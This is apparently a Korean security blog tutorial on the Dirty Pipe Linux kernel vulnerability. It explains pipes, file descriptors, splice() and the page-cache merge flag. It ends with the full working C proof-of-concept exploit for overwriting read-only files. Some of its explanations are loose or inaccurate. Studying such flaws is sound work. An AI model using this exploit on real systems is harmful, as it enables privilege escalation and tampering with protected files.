
오늘은 Dirty pipe 취약점에 대해 알아보자!
더티파이프랑 폰킷은 유명한 취약점이기 떄문에 알아두면 나쁠것이 없다.
1. Dirty pipe?
유닉스 커널 취약점으로 권한이 없는 사용자가 루트 권한으로 실행되는 SUID 프로세스를 포함하여 읽기 전용 파일에 데이터를 삽입하고 덮어쓸 수 있는 취약점이다. Dirty COW 취약점과 비슷하다고 해서 명명된 이름이다.
* 근데 Dirty COW보다 악용하기 쉽다고 함
리눅스 커널 버전 5.8 이상, 5.16.11/5.15.25/5.10.102 이하 버전에서 나온다고 한다.
2. 취약점 이해
차근 차근 하나씩 알아보자.
우선 이 취약점의 원인은 유닉스의 잘못된 파이프처리에서 발생한다.
그렇기 때문에 파이프라인 처리에 대해서 알고 있어야 이 취약점을 이해 할수가 있다.
2.1 pipeline처리
리눅스를 조금 사용해 본 사람이라면 "| grep" 이라는 명령어를 써본 적이 있을것이다.
나도 A | grep B 하면 "A의 결과값을 B의 입력값으로 넣어준다" 라고만 알고 정확하게 알고 있지 않았다.
파이프란 데이터가 한 프로세스에서 다른 프로세스로 전달되도록 하는 시스템 호출이다.
파이프의 양쪽 끝(입구와 출구)은 2개의 파일 디스크럽터(FD)와 연결되어 있다.
하나는 데이터를 읽기 위한 것이고, 다른 하나는 데이터에 쓰기 위한 것이다.
실제 우리가 알고있는 물리적인 파이프를 생각하면 이해가 빠를 수 있다.

그림을 보면 알수 없는 숫자들이 보인다. 0 4 3 1 이런식으로
이 숫자들이 바로 파일 디스크립터(File Descriptor) 즉, FD 라고 하는 데 잠깐 이거에 대해 설명하고 넘어가겠다.
* 파일 디스크립터(FD) 란?
유닉스 계열의 시스템에서 프로세스(process)가 파일(file)을 다룰 때 사용하는 개념으로, 프로세스에서 특정 파일에 접근할 때 사용하는 추상적인 값이다. 정수 값을 가진다.
쉽게 말해서 시스템이 파일을 부르기 좋게 번호를 붙이는거다. 감옥에서 사람들 죄수번호 붙여서 관리하는거 처럼
이 FD의 0,1,2 값은 아래와 같이 이미 정해져있다.
- 표준 입력(Standard Input) : 0
- 표준 출력(Standard Output) : 1
- 표준 에러(Standard Error) : 2
그래서 파일을 오픈하면 해당 프로세스의 FD값은 3부터 지정한다.
근데 왜 시스템은 파일을 번호 붙여서 관리할까? 그냥 이름 부르면 되지 굳이?
의 질문은 누군가 비유해 놓은 문장을 보면 이해가 바로간다.

다시 본문으로 돌아가면 이제 번호를 이해 할 수 있다.
0은 표준 입력 즉, 사용자 입력이고 1은 표준 출력, 출력될 데이터, 3과 4는 프로세스에 할당된 각각의 FD 값인거다.
근데 파이프는 왼쪽에서 오른쪽으로 처리 되는데 파이프에서 왜 왼쪽이 4번이고 오른쪽이 3번일까?
그 이유는 pipe() 호출에 의해 설정되는 읽기(read), 쓰기(write) 액션은 파이프를 사용하는 양쪽의 2개의 프로세스들의 관점에서 정의 되기 때문이다.
사실 시스템 입장에서는 숫자는 크게 상관이 없다. 구분만 하면 되니까
내가 이해한 게 맞다면 시스템은 FD[0] > FD[1] 의 흐름을 따르게 되는데 각각의 프로세스의 관점에서 보면

이렇게 FD가 될것이다.
이 상태에서 명령어를 파이프로 연결하면 전체 흐름은 FD[0] 에서 FD[1] 로 흐름이 될테니 그에 따라 FD[0] = FD 3번이 되고 FD[1]= FD 4번이 된다. 라고 할 수 있다.
사용할 FD, 즉 파이프를 연결할 때는 이것만 외우면 된다.
- FD[1] 에 쓰고
- FD[0] 으로 읽는다
자 이제 pipe 처리에 대해 알았으니 해당 취약점의 예제를 이해 할 수 있다!
2.2 예제 이해하기

취약점이 있다는 걸 알게 해준 예제 코드이다.
이게 왜 취약점을 알려주는지 이해해 보자!
우선 위 코드부터 보자

write 함수를 사용하여 FD[1]에 "AAAAA"를 계속 쓰는 간단한 코드이다. 아까 파이프 연결할때 FD[1]에 쓰라고 한 걸 기억하고 있으면 된다.
./writer > foo
writer파일은 foo라는 파일에 계속 쓰게 한다.

아래 코드는 splice함수를 사용해 해당 파일에서 파이프로 데이터를 전송한 뒤 파이프에 "BBBBB"를 쓰는 코드이다.
여기서 유닉스 시스템콜 splice에 대해 알 필요가 있다.
* splice() 란?

fd_in에서 fd_out 으로 len 만큼 데이터를 복사하지 않고 옮긴다 라는 의미이다.
즉, splice(0,0,1,0,2,0) 이란 FD[0]에서 FD[1]으로 2바이트 만큼 데이터를 옮기겠다! 라고 해석하면 되겠다.
./splicer < foo | cat > /dev/null
splicer 파일은 foo로부터 내용을 받고 cat으로 확인한다음 /dev/null 이라는 쓰레기통에 버리게 실행한다.
그래서 종합해 보면
witer 파일은 foo라는 파일에 "AAAAA" 문자열을 계속 덮어쓰기하고 splicer 파일은 foo 파일의 내용을 읽고 확인하고 쓰레기통에 버리는 코드인 것이다.
만일 정상적으로 동작한다면 foo파일에 "AAAAA" 라는 문자열밖에 없어야 할것이다.
splicer 파일은 단지 foo파일을 읽어오는 것일뿐 쓴 적은 없으니까.
근데 코드를 실행시키면 foo 파일에 "BBBBB" 문자열이 있을것이다.
유닉스 시스템이 splice 함수 동작중에 파이프 처리를 잘못하여 쓰여진 것이다. 이는 프로세스 권한 과는 상관없이 발생하기 때문에 하위 권한의 프로세스가 root 권한의 파일을 수정할수 있게 되는 중대한 취약점이 된다.
** 이 동작이 어떻게 실행되는지 알고싶으면
https://redhuntlabs.com/blog/the-dirty-pipe-vulnerability.html 여기 gif로 설명되어 있는게 있으니 참고!
2.3 왜 취약점이 발생할까?
결론부터 말하면 더티파이프 취약점은 초기화 되지 않은 PIPE_BUF_FLAG_CAN_MERGE 플레그 때문에 발생한다.
이걸 이해 하려면 우선 페이지 캐쉬라는 용어와 PIPE_BUF_FLAG_CAN_MERGE 부터 알아야 한다.
*page cache란?
CPU가 관리하는 가장 작은 메모리 단위는 "페이지(보통 4kB)" 이다.
그리고 리눅스는 파일 I/O의 성능을 향상시키기 위해 page cache라는 메모리 공간을 만들어 놓는다.
사용된 파일의 내용을 저장해 놓았다가 다음 read나 open 시 page cache를 활용하여 컴퓨터를 효율적으로 사용하기 위함이다.
* PIPE_BUF_FLAG_CAN_MERGE 란?
이 플레그는 "파이프 내부의 데이터 버퍼가 병합될 수 있음"을 나타내는 플레그 이다.
아마 이 플레그는 파이프 버퍼가 한번 가득 채워졌을 때, 활성화 되는 것으로 보인다.
파이프에서 첫 번째 쓰기는 페이지(4kB 분량의 데이터를 위한 공간)를 할당한다.
페이지가 완전히 채워지지 않은 채 페이지 캐쉬로 남고 PIPE_BUF_FLAG_CAN_MERGE 플레그가 활성화 되어있을때 취약점이 발생한다.
splice()을 실행하게 되면 커널은 데이터를 페이지 캐쉬에서 로드하는데, PIPE_BUF_FLAG_CAN_MERGE 플레그가 활성화 되어 있으면 다음 쓰기가 새 페이지를 할당하는 대신 기존 페이지에 추가된다.
그래서 페이지 캐시에 덮어써지게 되어 다음 splice() 명령 때 덮어써진 페이지 캐시를 로드하게 되는 것이다.
PIPE_BUF_FLAG_CAN_MERGE 플레그가 계속 초기화 된다면 이런 취약점을 발생 안했을 것이다!
3. 취약점 악용
취약점은 이해했으니 어떻게 악용하는지 알아보자.
1. 파이프를 생성한다.
2. 파이프를 임의의 데이터로 채운다.( PIPE_BUF_FLAG_CAN_MERGE 플래그를 설정하기 위해).
3. 파이프를 비운다. (PIPE_BUF_FLAG_CAN_MERGE 플래그는 그대로 유지 됨).
4. splice() 오프셋 바로 전에서 대상 파일(O_RDONLY)의 데이터를 파이프로 연결한다.
5. 파이프에 임의의 데이터를 쓴다. (이 데이터는 PIPE_BUF_FLAG_CAN_MERGE가 설정되어 있기 때문에 새로운 익명 구조 pipe_buffer를 만드는 대신 캐시된 파일 페이지를 덮어씀.)
마지막으로 poc 보고 마무리 하겠다.
#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

/**
 * pipe_inode_info 링의 모든 "bufs"에
 * PIPE_BUF_FLAG_CAN_MERGE 플래그가 설정된 * 파이프를 만듭니다.
 */
static void prepare_pipe(int p[2])
{
	if (pipe(p)) abort();

	const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
	static char buffer[4096];

	/* 파이프를 완전히 채우십시오. 각 pipe_buffer는 이제
	   PIPE_BUF_FLAG_CAN_MERGE 플래그를 가집니다 */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		write(p[1], buffer, n);
		r -= n;
	}

	/* 파이프를 비우고 모든 pipe_buffer 인스턴스를 해제합니다(그러나
	   플래그는 초기화된 상태로 유지) */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		read(p[0], buffer, n);
		r -= n;
	}

	/* 파이프는 이제 비어 있고 누군가
	   "플래그"를 초기화하지 않고 새 pipe_buffer를 추가하면 버퍼
	   가 병합될 수 있습니다. */
}

int main(int argc, char **argv)
{
	if (argc != 4) {
		fprintf(stderr, "Usage: %s TARGETFILE OFFSET DATA\n", argv[0]);
		return EXIT_FAILURE;
	}

	/* dumb command-line argument parser */
	const char *const path = argv[1];
	loff_t offset = strtoul(argv[2], NULL, 0);
	const char *const data = argv[3];
	const size_t data_size = strlen(data);

	if (offset % PAGE_SIZE == 0) {
		fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
		return EXIT_FAILURE;
	}

/*오프셋은 페이지 경계에 있으면 안됨
(해당 페이지의 최소 1바이트가 파이프로 연결되어야 하기 때문에)*/
	const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
	const loff_t end_offset = offset + (loff_t)data_size;
	if (end_offset > next_page) {
		fprintf(stderr, "Sorry, cannot write across a page boundary\n");
		return EXIT_FAILURE;
	}

	/* 입력 파일을 열고 지정된 오프셋의 유효성을 검사합니다. */
	const int fd = open(path, O_RDONLY); // yes, read-only! :-)
	if (fd < 0) {
		perror("open failed");
		return EXIT_FAILURE;
	}

	struct stat st;
	if (fstat(fd, &st)) {
		perror("stat failed");
		return EXIT_FAILURE;
	}

	if (offset > st.st_size) {
		fprintf(stderr, "Offset is not inside the file\n");
		return EXIT_FAILURE;
	}

	if (end_offset > st.st_size) {
		fprintf(stderr, "Sorry, cannot enlarge the file\n");
		return EXIT_FAILURE;
	}

	/* 모든 플래그가
	   PIPE_BUF_FLAG_CAN_MERGE
     로 초기화된 파이프를 생성 */
	int p[2];
	prepare_pipe(p);

	/* 지정된 오프셋 이전의 한 바이트를 다음으로 splice합니다.
     파이프; 이것은 페이지 캐시에 대한 참조를 추가하지만
	   copy_page_to_iter_pipe()가
	   "플래그"를 초기화하지 않기 때문에 PIPE_BUF_FLAG_CAN_MERGE는 여전히 설정되어 있습니다 */
	--offset;
	ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
	if (nbytes < 0) {
		perror("splice failed");
		return EXIT_FAILURE;
	}
	if (nbytes == 0) {
		fprintf(stderr, "short splice\n");
		return EXIT_FAILURE;
	}

	/* 다음 쓰기는 새 pipe_buffer를 생성하지 않고 대신
	   PIPE_BUF_FLAG_CAN_MERGE 플래그
	   때문에 페이지 캐시에 씁니다. */
	nbytes = write(p[1], data, data_size);
	if (nbytes < 0) {
		perror("write failed");
		return EXIT_FAILURE;
	}
	if ((size_t)nbytes < data_size) {
		fprintf(stderr, "short write\n");
		return EXIT_FAILURE;
	}

	printf("It worked!\n");
	return EXIT_SUCCESS;
}
출처 :
https://cloud7.news/security/a-new-linux-kernel-vulnerability-was-found-dirty-pipe/
'시스템 해킹 > 시스템 해킹 공부' 카테고리의 다른 글
| [Window] 계정 관련 중요 프로세스 정리 (0) | 2024.04.21 |
|---|---|
| python 코드 실행 함수 모음 (0) | 2023.11.20 |
| [Window] CVE-2022-27608 Forcepoint DLP Endpoint 강제 비활성화 (0) | 2022.05.18 |
| Python pickle 취약점 (0) | 2022.04.05 |
| [Linux] CVE-2021-4034 polkit 권한 상승 취약점 (0) | 2022.02.14 |